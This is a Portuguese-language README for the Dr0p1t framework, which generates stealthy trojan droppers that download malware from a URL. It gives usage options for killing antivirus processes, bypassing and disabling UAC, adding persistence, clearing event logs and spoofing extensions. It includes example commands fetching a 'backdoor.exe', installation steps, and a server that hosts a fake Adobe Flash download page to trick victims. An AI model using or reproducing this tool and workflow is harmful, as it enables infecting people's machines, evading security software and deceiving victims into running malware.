 d4vinci/dr0p1t-framework
Um framework que cria um dropper stealth avançado que contorna a maioria dos AVs e tem muitos truques.


Já ouviu falar sobre trojan droppers? Resumindo, dropper é um tipo de malware que baixa outros malwares e o Dr0p1t dá a você a chance de criar um dropper furtivo que contorna a maioria dos AVs e tem muitos truques (Confie em mim :D) ;)
+ Propriedades do executável gerado:
+ Propriedades do Framework:
+ Módulos:
+Módulos de persistência:


Ainda não totalmente testado! Precisa de alguns contribuidores e testadores 😄
Usage: Dr0p1t.py Malware_Url [Options]

options:
-h, --help      show this help message and exit
-s              Add your malware to startup (Persistence)
-t              Add your malware to task scheduler (Persistence)
-a              Add your link to powershell user profile (Persistence)
-k              Kill antivirus process before running your malware.
-b              Run this batch script before running your malware. Check scripts folder
-p              Run this powershell script before running your malware. Check scripts folder
-v              Run this vbs script before running your malware. Check scripts folder
--runas         Bypass UAC and run your malware as admin
--spoof         Spoof the final file to an extension you choose.
--zip           Tell Dr0p1t that the malware in the link is compressed as zip
--upx           Use UPX to compress the final file.
--nouac         Try to disable UAC on victim device
-i              Use icon to the final file. Check icons folder.
--noclearevent  Tell the framework to not clear the event logs on target machine after finish.
--nocompile     Tell the framework to not compile the final file.
--only32        Download your malware for 32 bit devices only
--only64        Download your malware for 64 bit devices only
-q              Stay quite ( no banner )
-u              Check for updates
-nd             Display less output information
./Dr0p1t.py Malware_Url [Options]
./Dr0p1t.py https://test.com/backdoor.exe -s -t -a -k --runas --upx
./Dr0p1t.py https://test.com/backdoor.exe -k -b block_online_scan.bat --only32
./Dr0p1t.py https://test.com/backdoor.exe -s -t -k -p Enable_PSRemoting.ps1 --runas
./Dr0p1t.py https://test.com/backdoor.zip -t -k --nouac -i flash.ico --spoof pdf --zip
A versão recomendada para Python 2 é 2.7.x, a versão recomendada para Python 3 é 3.5.x e não use 3.6 porque ainda não é suportado pelo PyInstaller
Nota: Você deve ter acesso root
Há uma lista aqui com todos os vídeos oficiais para instalar e usar o Dr0p1t Playlist
git clone https://github.com/D4Vinci/Dr0p1t-Framework.git
chmod 777 -R Dr0p1t-Framework
cd Dr0p1t-Framework
sudo chmod +x install.sh
./install.sh
python Dr0p1t.py
cd Dr0p1t-Framework-master
python -m pip install -r windows_requirements.txt
python Dr0p1t.py
Nota: no Python 2.7 você não tem pip, então instale-o primeiro a partir do script get-pip.py [Pesquise no Google]
Nota: O servidor ainda está em versão beta e tem muitos recursos a serem adicionados e também um design melhor [Precisa de um designer para contribuir :D]
No Linux e Windows é o mesmo após instalar o Dr0p1t seguindo os passos mencionados acima, instale os módulos no arquivo server_requirements.txt usando pip como:
python -m pip install -r server_requirements.txt
Agora vamos executar nosso script do servidor:

python Dr0p1t_Server.py
Após executar o script do servidor, ele começará a escutar todas as conexões que chegam à porta 5000 usando flask.
Agora, para usar o servidor do seu dispositivo, abra no navegador 127.0.0.1:5000 ou [Seu IP]:5000.
Para abri-lo de outros dispositivos na LAN, abra [Seu IP Local]:5000 e para outros dispositivos na WAN, abra [Seu IP Global]:5000, mas primeiro certifique-se de ter configurado seu roteador para encaminhar a conexão da porta 5000 para você.
Após abrir a página do servidor, você verá um site simples com um design básico pedindo os dados necessários Veja screenshots do servidor
Em seguida, envie os dados, que serão verificados através de alguns processos, então o arquivo exe será gerado e você será redirecionado para uma página informando o link do golpe.
Após entrar no link, você verá um golpe para baixar o dropper, que por padrão é a página de download do Adobe Flash. Para substituir o golpe pelo seu, substitua o conteúdo do arquivo "Scam.html" pelo seu, mas lembre-se das variáveis (Não as remova).
